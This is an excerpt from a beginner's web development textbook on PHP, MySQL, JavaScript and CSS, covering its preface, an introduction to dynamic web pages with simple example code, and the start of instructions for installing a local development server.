



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# Learning PHP, MySQL, JavaScript, and CSS, 2E, Second Edition

by Robin Nixon

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*For Julie*



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# Preface

The combination of PHP and MySQL is the most convenient approach to dynamic, database-driven web design, holding its own in the face of challenges from integrated frameworks—such as Ruby on Rails—that are harder to learn. Due to its open source roots (unlike the competing Microsoft .NET framework), it is free to implement and is therefore an extremely popular option for web development.

Any would-be developer on a Unix/Linux or even a Windows/Apache platform will need to master these technologies. At the same time, JavaScript is important, as it provides in-browser dynamic functionality and, through Ajax, hidden communication with the web server to create seamless interfaces. In conjunction with CSS, these technologies integrate to provide a formidable array of powerful web-development tools.

## Audience

This book is for people who wish to learn how to create effective and dynamic websites. This may include webmasters or graphic designers who are already creating static websites but wish to take their skills to the next level, as well as high school and college students, recent graduates, and self-taught individuals.

In fact, anyone ready to learn the fundamentals behind the Web 2.0 technology known as Ajax will obtain a thorough grounding in all of these core technologies: PHP, MySQL, JavaScript, and CSS.

## Assumptions This Book Makes

This book assumes that you have a basic understanding of HTML and can at least put together a simple, static website, but it does not assume that you have any prior knowledge of PHP, MySQL, JavaScript, or CSS. That said, if you do, your progress through the book will be even quicker.

# Organization of This Book

The chapters in this book are written in a specific order, first introducing all of the core technologies it covers and then walking you through their installation on a web development server, so that you will be ready to work through the examples.

In the following section, you will gain a grounding in the PHP programming language, covering the basics of syntax, arrays, functions, and object-oriented programming.

Then, with PHP under your belt, you will move on to an introduction to the MySQL database system, where you will learn everything from how MySQL databases are structured up to how to generate complex queries.

After that, you will learn how you can combine PHP and MySQL to start creating your own dynamic web pages by integrating forms and other HTML features.

In the next three chapters you will get down to the nitty-gritty practical aspects of PHP and MySQL development, learning about a variety of useful functions, how to manage cookies and sessions, and how to maintain a high level of security.

In the following four chapters you will gain a thorough grounding in JavaScript, from simple functions and event handling to accessing the Document Object Model and in-browser validation and error handling.

With an understanding of all three of these core technologies, you will then learn how to make behind-the-scenes Ajax calls and turn your websites into highly dynamic environments.

Finally, you'll spend two chapters learning all about using CSS to style and lay out your web pages, and then you'll put together everything you've learned in a complete set of programs that together constitute a fully working social networking website.

Along the way, you'll also find plenty of pointers and advice on good programming practices and tips that could help you find and solve hard-to-detect programming errors. There are also plenty of links to websites containing further details on the topics covered.

## Supporting Books

Once you have learned to develop using PHP, MySQL, and JavaScript you will be ready to take your skills to the next level using the following reference books:

- *Dynamic HTML: The Definitive Reference* by Danny Goodman (O'Reilly)
- *PHP in a Nutshell* by Paul Hudson (O'Reilly)
- *MySQL in a Nutshell* by Russell Dyer (O'Reilly)
- *JavaScript: The Definitive Guide* by David Flanagan (O'Reilly)
- *CSS: The Definitive Guide* by Eric A. Myer (O'Reilly)

# Conventions Used in This Book

The following typographical conventions are used in this book:

## *Italic*

Indicates new terms, URLs, email addresses, filenames, and file extensions.

## Constant width

Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

## Constant width bold

Shows commands or other text that should be typed literally by the user.

## *Constant width italic*

Shows text that should be replaced with user-supplied values or by values determined by context.



This icon signifies a tip, suggestion, or general note.



This icon indicates a warning or caution.

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We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at [http://bit.ly/PHP\\_MySQL\\_JS\\_CSS2](http://bit.ly/PHP_MySQL_JS_CSS2).

There is also a companion website to this book, where you can see all the examples with color-highlighted syntax, available online at <http://lpmj.net>.

To comment or ask technical questions about this book, send email to [bookquestions@oreilly.com](mailto:bookquestions@oreilly.com).

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## Content Updates

### April 12, 2013

- Added a new [Chapter 2](#), rewritten to include Zend Server Free Edition
- Corrected all confirmed errata (mostly typos and small code errors)



# Introduction to Dynamic Web Content

The World Wide Web is a constantly evolving network that has already traveled far beyond its conception in the early 1990s, when it was created to solve a specific problem. State-of-the-art experiments at CERN (the European Laboratory for Particle Physics—now best known as the operator of the Large Hadron Collider) were producing incredible amounts of data—so much that the data was proving unwieldy to distribute to the participating scientists who were spread out across the world.

At this time, the Internet was already in place, with several hundred thousand computers connected to it. Tim Berners-Lee (a CERN fellow) devised a method of navigating between them using a hyperlinking framework, which came to be known as the Hyper Text Transfer Protocol, or HTTP. He also created a markup language called HTML, or Hyper Text Markup Language. To bring these together, he wrote the first web browser and web server.

We now take these tools for granted, but back then, the concept was revolutionary. The most connectivity so far experienced by at-home modem users was dialing up and connecting to a bulletin board that was hosted by a single computer, where you could communicate and swap data only with other users of that service. Consequently, you needed to be a member of many bulletin board systems in order to effectively communicate electronically with your colleagues and friends.

But Berners-Lee changed all that in one fell swoop, and by the mid-1990s there were three major graphical web browsers competing for the attention of five million users. It soon became obvious, though, that something was missing. Yes, pages of text and graphics with hyperlinks to take you to other pages was a brilliant concept, but the results didn't reflect the instantaneous potential of computers and the Internet to meet the particular needs of each user with dynamically changing content. Using the Web was a very dry and plain experience, even if we did now have scrolling text and animated GIFs!

Shopping carts, search engines, and social networks have clearly altered how we use the Web. In this chapter, we'll take a brief look at the various components that make up the Web, and the software that helps make it a rich and dynamic experience.



It is necessary to start using some acronyms more or less right away. I have tried to clearly explain them before proceeding, but don't worry too much about what they stand for or what these names mean, because the details will all become clear as you read on.

## HTTP and HTML: Berners-Lee's Basics

HTTP is a communication standard governing the requests and responses that take place between the browser running on the end user's computer and the web server. The server's job is to accept a request from the client and attempt to reply to it in a meaningful way, usually by serving up a requested web page—that's why the term *server* is used. The natural counterpart to a server is a *client*, so that term is applied both to the web browser and the computer on which it's running.

Between the client and the server there can be several other devices, such as routers, proxies, gateways, and so on. They serve different roles in ensuring that the requests and responses are correctly transferred between the client and server. Typically, they use the Internet to send this information.

A web server can usually handle multiple simultaneous connections and—when not communicating with a client—spends its time listening for an incoming connection request. When one arrives, the server sends back a response to confirm its receipt.

### The Request/Response Procedure

At its most basic level, the request/response process consists of a web browser asking the web server to send it a web page and the server sending back the page. The browser then takes care of displaying the page (see [Figure 1-1](#)).

These are the steps in the request and response sequence:

1. You enter <http://server.com> into your browser's address bar.
2. Your browser looks up the IP address for *server.com*.
3. Your browser issues a request for the home page at *server.com*.
4. The request crosses the Internet and arrives at the *server.com* web server.
5. The web server, having received the request, looks for the web page on its hard disk.
6. The server retrieves the web page and returns it to the browser.
7. Your browser displays the web page.

For an average web page, this process takes place once for each object within the page: a graphic, an embedded video or Flash file, and even a CSS template.

In step 2, notice that the browser looked up the IP address of *server.com*. Every machine attached to the Internet has an IP address—your computer included. But we generally access web servers by name, such as <http://www.google.com>. As you probably know,




Figure 1-1. The basic client/server request/response sequence

the browser consults an additional Internet service called the Domain Name Service (DNS) to find the server’s associated IP address and then uses that to communicate with the computer.

For dynamic web pages, the procedure is a little more involved, because it may bring both PHP and MySQL into the mix (see Figure 1-2).

Here are the steps:

1. You enter <http://server.com> into your browser’s address bar.
2. Your browser looks up the IP address for *server.com*.
3. Your browser issues a request to that address for the web server’s home page.
4. The request crosses the Internet and arrives at the *server.com* web server.
5. The web server, having received the request, fetches the home page from its hard disk.
6. With the home page now in memory, the web server notices that it is a file incorporating PHP scripting and passes the page to the PHP interpreter.
7. The PHP interpreter executes the PHP code.
8. Some of the PHP contains MySQL statements, which the PHP interpreter now passes to the MySQL database engine.




Figure 1-2. A dynamic client/server request/response sequence

9. The MySQL database returns the results of the statements back to the PHP interpreter.
10. The PHP interpreter returns the results of the executed PHP code, along with the results from the MySQL database, to the web server.
11. The web server returns the page to the requesting client, which displays it.

Although it's helpful to be aware of this process so that you know how the three elements work together, in practice you don't really need to concern yourself with these details, because it all happens automatically.

HTML pages returned to the browser in each example may well contain JavaScript, which will be interpreted locally by the client, and which could initiate another request—the same way embedded objects such as images would.

# The Benefits of PHP, MySQL, JavaScript, and CSS

At the start of this chapter, I introduced the world of Web 1.0, but it wasn't long before the rush was on to create Web 1.1, with the development of such browser enhancements as Java, JavaScript, JScript (Microsoft's slight variant of JavaScript), and ActiveX. On the server side, progress was being made on the Common Gateway Interface (CGI) using scripting languages such as Perl (an alternative to the PHP language) and server-side scripting (dynamically inserting the contents of one file—or the output of a system call—into another one).

Once the dust had settled, three main technologies stood head and shoulders above the others. Although Perl was still a popular scripting language with a strong following, PHP's simplicity and built-in links to the MySQL database program had earned it more than double the number of users. And JavaScript, which had become an essential part of the equation for dynamically manipulating CSS (Cascading Style Sheets), now took on the even more muscular task of handling the client side of the Ajax process. Under Ajax (described in [“Using JavaScript” on page 7](#)), web pages perform data handling and send requests to web servers in the background—without the web user being aware that this is going on.

No doubt the symbiotic nature of PHP and MySQL helped propel them both forward, but what attracted developers to them in the first place? The simple answer has to be the ease with which you can use these technologies to quickly create dynamic elements on websites. MySQL is a fast and powerful yet easy-to-use database system that offers just about anything a website might need in order to find and serve up data to browsers. When PHP allies with MySQL to store and retrieve this data, you have the fundamental parts required for the development of social networking sites and the beginnings of Web 2.0.

And when you bring JavaScript and CSS into the mix too, you have a recipe for building highly dynamic and interactive websites.

## Using PHP

With PHP, it's a simple matter to embed dynamic activity in web pages. When you give pages the *.php* extension, they have instant access to the scripting language. From a developer's point of view, all you have to do is write code such as the following:

```
<?php
    echo "Hello World. Today is ".date("l").". ";
?>
```

How are you?

The opening `<?php` tells the web server to allow the PHP program to interpret all the following code up to the `?>` command. Outside of this construct, everything is sent to the client as direct HTML. So, the text “How are you?” is simply output to the browser;

within the PHP tags, the built-in `date` function displays the current day of the week according to the server's system time.

The final output of the two parts looks like this:

```
Hello World. Today is Wednesday. How are you?
```

PHP is a flexible language, and some people prefer to place the PHP construct directly next to PHP code, like this:

```
Hello World. Today is <?php echo date("l"); ?>. How are you?
```

There are also other ways of formatting and outputting information, which I'll explain in the chapters on PHP. The point is that with PHP, web developers have a scripting language that, although not as fast as compiling your code in C or a similar language, is incredibly speedy and that also integrates seamlessly with HTML code.



If you intend to type in the PHP examples in this book to work along with me, you must remember to add `<?php` in front and `?>` after them to ensure that the PHP interpreter processes them. To facilitate this, you may wish to prepare a file called *example.php* with those tags in place.

Using PHP, you have unlimited control over your web server. Whether you need to modify HTML on the fly, process a credit card, add user details to a database, or fetch information from a third-party website, you can do it all from within the same PHP files in which the HTML itself resides.

## Using MySQL

Of course, there's not a lot of point to being able to change HTML output dynamically unless you also have a means to track the changes that users make as they use your website. In the early days of the Web, many sites used "flat" text files to store data such as usernames and passwords. But this approach could cause problems if the file wasn't correctly locked against corruption from multiple simultaneous accesses. Also, a flat file can get only so big before it becomes unwieldy to manage—not to mention the difficulty of trying to merge files and perform complex searches in any kind of reasonable time.

That's where relational databases with structured querying become essential. And MySQL, being free to use and installed on vast numbers of Internet web servers, rises superbly to the occasion. It is a robust and exceptionally fast database management system that uses English-like commands.

The highest level of MySQL structure is a database, within which you can have one or more tables that contain your data. For example, let's suppose you are working on a table called `users`, within which you have created columns for `surname`, `firstname`, and

email, and you now wish to add another user. One command that you might use to do this is:

```
INSERT INTO users VALUES('Smith', 'John', 'jsmith@mysite.com');
```

Of course, as mentioned earlier, you will have issued other commands to create the database and table and to set up all the correct fields, but the `INSERT` command here shows how simple it can be to add new data to a database. The `INSERT` command is an example of SQL (which stands for Structured Query Language), a language designed in the early 1970s and reminiscent of one of the oldest programming languages, COBOL. It is well suited, however, to database queries, which is why it is still in use after all this time.

It's equally easy to look up data. Let's assume that you have an email address for a user and you need to look up that person's name. To do this, you could issue a MySQL query such as:

```
SELECT surname,firstname FROM users WHERE email='jsmith@mysite.com';
```

MySQL will then return *Smith, John* and any other pairs of names that may be associated with that email address in the database.

As you'd expect, there's quite a bit more that you can do with MySQL than just simple `INSERT` and `SELECT` commands. For example, you can join multiple tables according to various criteria, ask for results in a variety of different orders, make partial matches when you know only part of the string that you are searching for, return only the *n*th result, and a lot more.

Using PHP, you can make all these calls directly to MySQL without having to run the MySQL program yourself or use its command-line interface. This means you can save the results in arrays for processing and perform multiple lookups, each dependent on the results returned from earlier ones, to drill right down to the item of data you need.

For even more power, as you'll see later, there are additional functions built right into MySQL that you can call up for common operations and extra speed.

## Using JavaScript

The oldest of the core technologies described in this book, JavaScript, was created to enable scripting access to all the elements of an HTML document. In other words, it provides a means for dynamic user interaction such as checking email address validity in input forms, displaying prompts such as "Did you really mean that?" and so on (although it cannot be relied upon for security, which should always be performed on the web server).

Combined with CSS (see the following section), JavaScript is the power behind dynamic web pages that change in front of your eyes rather than when the server returns a new page.

However, JavaScript can also be tricky to use, due to some major differences between the ways different browser designers have chosen to implement it. This mainly came about when some manufacturers tried to put additional functionality into their browsers at the expense of compatibility with their rivals.

Thankfully, the developers have mostly now come to their senses and have realized the need for full compatibility between their products, so web developers don't have to write multiexception code. But there remain millions of legacy browsers that will be in use for a good many years to come. Luckily, there are solutions for the incompatibility problems, and later in this book we'll look at techniques that enable you to safely ignore these differences.

For now, let's take a quick look at how you can use basic JavaScript, accepted by all browsers:

```
<script type="text/javascript">
  document.write("Hello World. Today is " + Date() );
</script>
```

This code snippet tells the web browser to interpret everything within the `script` tags as JavaScript, which the browser then interprets by writing the text "Hello World. Today is " to the current document, along with the date, by using the JavaScript function `Date`. The result will look something like this:

```
Hello World. Today is Thu Jan 01 2015 01:23:45
```



It's worth knowing that unless you need to specify an exact version of JavaScript, you can normally omit the `type="text/javascript"` and just use `<script>` to start the interpretation of the JavaScript.

As previously mentioned, JavaScript was originally developed to offer dynamic control over the various elements within an HTML document, and that is still its main use. But more and more, JavaScript is being used for Ajax. This is a term for the process of accessing the web server in the background. (It originally meant "Asynchronous JavaScript and XML," but that phrase is already a bit outdated.)

Ajax is the main process behind what is now known as *Web 2.0* (a term popularized by Tim O'Reilly, the founder and CEO of this book's publishing company), in which web pages have started to resemble standalone programs, because they don't have to be reloaded in their entirety. Instead, a quick Ajax call can pull in and update a single element on a web page, such as changing your photograph on a social networking site or replacing a button that you click with the answer to a question. This subject is fully covered in [Chapter 17](#).

## Using CSS

With the emergence of the CSS3 standard in recent years, CSS now offers a level of dynamic interactivity previously supported only by JavaScript. For example, not only can you style any HTML element to change its dimensions, colors, borders, spacing, and so on, but now you can also add animated transitions and transformations to your web pages, using only a few lines of CSS.

Using CSS can be as simple as inserting a few rules between `<style>` and `</style>` tags in the head of a web page, like this:

```
<style>
  p
  {
    text-align:justify;
    font-family:Helvetica;
  }
</style>
```

These rules will change the default justification of the `<p>` tag so that paragraphs contained in it will be fully justified and will use the Helvetica font.

As you'll learn in [Chapter 18](#), there are many different ways you can lay out CSS rules, and you can also include them directly within tags or save a set of rules to an external file to be loaded in separately. This flexibility lets you do more than style your HTML precisely; you will also see how it can (for example) provide built-in hover functionality to animate objects as the mouse pointer passes over them. You will also learn how to access all of an element's CSS properties from JavaScript as well as HTML.

## The Apache Web Server

In addition to PHP, MySQL, JavaScript, and CSS, there's actually a fifth hero in the dynamic Web: the web server. In the case of this book, that means the Apache web server. We've discussed a little of what a web server does during the HTTP server/client exchange, but it actually does much more behind the scenes.

For example, Apache doesn't serve up just HTML files—it handles a wide range of files, from images and Flash files to MP3 audio files, RSS (Really Simple Syndication) feeds, and more. Each element a web client encounters in an HTML page is also requested from the server, which then serves it up.

But these objects don't have to be static files, such as GIF images. They can all be generated by programs such as PHP scripts. That's right: PHP can even create images and other files for you, either on the fly or in advance to serve up later.

To do this, you normally have modules either precompiled into Apache or PHP or called up at runtime. One such module is the GD library (short for Graphics Draw), which PHP uses to create and handle graphics.

Apache also supports a huge range of modules of its own. In addition to the PHP module, the most important for your purposes as a web programmer are the modules that handle security. Other examples are the Rewrite module, which enables the web server to handle a varying range of URL types and rewrite them to its own internal requirements, and the Proxy module, which you can use to serve up often-requested pages from a cache to ease the load on the server.

Later in the book, you'll see how to actually use some of these modules to enhance the features provided by the core technologies we cover.

## About Open Source

Whether or not being open source is the reason these technologies are so popular has often been debated, but PHP, MySQL, and Apache *are* the three most commonly used tools in their categories.

What can be said, though, is that being open source means that they have been developed in the community by teams of programmers writing the features they themselves want and need, with the original code available for all to see and change. Bugs can be found and security breaches can be prevented before they happen.

There's another benefit: all these programs are free to use. There's no worrying about having to purchase additional licenses if you have to scale up your website and add more servers. And you don't need to check the budget before deciding whether to upgrade to the latest versions of these products.

## Bringing It All Together

The real beauty of PHP, MySQL, JavaScript, and CSS is the wonderful way in which they all work together to produce dynamic web content: PHP handles all the main work on the web server, MySQL manages all the data, and the combination of CSS and JavaScript looks after web page presentation. JavaScript can also talk with your PHP code on the web server whenever it needs to update something (either on the server or on the web page).

Without using program code, it's a good idea at this point to summarize the contents of this chapter by looking at the process of combining our core technologies into an everyday Ajax feature that many websites use: checking whether a desired username already exists on the site when a user is signing up for a new account. A good example of this can be seen with Gmail (see [Figure 1-3](#)).

The steps involved in this Ajax process would be similar to the following:




Figure 1-3. Gmail uses Ajax to check the availability of usernames

1. The server outputs the HTML to create the web form, which asks for the necessary details, such as username, first name, last name, and email address.
2. At the same time, the server attaches some JavaScript to the HTML to monitor the username input box and check for two things: whether some text has been typed into it, and whether the input has been deselected because the user has clicked on another input box.
3. Once the text has been entered and the field deselected, in the background the JavaScript code passes the username that was typed in back to a PHP script on the web server and awaits a response.
4. The web server looks up the username and replies back to the JavaScript regarding whether that name has already been taken.
5. The JavaScript then places an indication next to the username input box to show whether the name is one available to the user—perhaps a green check mark or a red cross graphic, along with some text.
6. If the username is not available and the user still submits the form, the JavaScript interrupts the submission and reemphasizes (perhaps with a larger graphic and/or an alert box) that the user needs to choose another username.
7. Optionally, an improved version of this process could even look at the username requested by the user and suggest an alternative that is currently available.

All of this takes place quietly in the background and makes for a comfortable and seamless user experience. Without using Ajax, the entire form would have to be submitted to the server, which would then send back HTML, highlighting any mistakes.

It would be a workable solution, but nowhere near as tidy or pleasurable as on-the-fly form field processing.

Ajax can be used for a lot more than simple input verification and processing, though; we'll explore many additional things that you can do with it in the Ajax chapters later in this book.

In this chapter, you have read a good introduction to the core technologies of PHP, MySQL, JavaScript, and CSS (as well as Apache), and have learned how they work together with each other. In [Chapter 2](#), we'll look at how you can install your own web development server on which to practice everything that you will be learning. First, though, consider these questions.

## Test Your Knowledge

1. What four components are needed to create a fully dynamic web page?
2. What does HTML stand for?
3. Why does the name MySQL contain the letters SQL?
4. PHP and JavaScript are both programming languages that generate dynamic results for web pages. What is their main difference, and why would you use both of them?
5. What does CSS stand for?
6. If you encounter a bug (which is rare) in one of the open source tools, how do you think you could get it fixed?

See [“Chapter 1 Answers” on page 503](#) in [Appendix A](#) for the answers to these questions.

# Setting Up a Development Server

If you wish to develop Internet applications but don't have your own development server, you will have to upload every modification you make to a server somewhere else on the Web before you can test it.

Even on a fast broadband connection, this can still represent a significant slowdown in development time. On a local computer, however, testing can be as easy as saving an update (usually just a matter of clicking once on an icon) and then hitting the Refresh button in your browser.

Another advantage of a development server is that you don't have to worry about embarrassing errors or security problems while you're writing and testing, whereas you need to be aware of what people may see or do with your application when it's on a public website. It's best to iron everything out while you're still on a home or small office system, presumably protected by firewalls and other safeguards.

It's easy to set up your own development server, and once the setup is complete, you'll wonder how you ever managed without one. Just follow the steps in the following sections, using the appropriate instructions for a PC, Mac, or Linux system.

In this chapter, we cover just the server side of the web experience, as described in [Chapter 1](#). But to test the results of your work—particularly when we start using JavaScript and CSS later in this book—you should also have an instance of every major web browser running on which ever system is most convenient for you. Whenever possible, the list of browsers should include at least Internet Explorer, Mozilla Firefox, Opera, Safari, and Google Chrome.

If you plan to ensure that your sites look good on mobile devices too, then you should also try to arrange access to a wide range of Apple iOS and Google Android phones and tablets.

## What Is a WAMP, MAMP, or LAMP?

WAMP, MAMP, and LAMP are abbreviations for “Windows, Apache, MySQL, and PHP,” “Mac, Apache, MySQL, and PHP,” and “Linux, Apache, MySQL, and PHP.” These abbreviations describe a fully functioning setup used for developing dynamic Internet web pages.

WAMPs, MAMPs, and LAMPs come in the form of a package that binds the bundled programs together so that you don’t have to install and set them up separately. This means you can simply download and install a single program, then follow a few easy prompts to get your web development server up and running in the quickest time with a minimum hassle.

During installation, several default settings are created for you. The security configurations of such an installation will not be as tight as on a production web server, because it is optimized for local use. For these reasons, you should never install such a setup as a production server.

For developing and testing websites and applications, however, one of these installations should be entirely sufficient.



If you choose not to go the W/L/MAMP route for building your own development system, you should know that downloading and integrating the various parts yourself can be very time-consuming and may require a lot of research in order to configure everything fully. But if you already have all the components installed and integrated with each other, they should work with the examples in this book.

## Installing a WAMP on Windows

There are several available WAMP servers, each offering slightly different configurations, but probably the best is Zend Server Free Edition, because it’s free and comes from the developers of PHP itself. You can download it at <http://tinyurl.com/zendfree> as shown in [Figure 2-1](#). If there is a problem with that short URL, the full URL of the download page is <http://zend.com/en/products/server/free-edition>.




Figure 2-1. You can download the Free Edition from the Zend Website

I recommend you always download the latest stable release (in this instance it's 6.0.1/ PHP 5.4 for Windows), which will be listed first in the download section of the web page, which should display the correct installer for your computer out of Linux, Windows OS X, and IBM i.



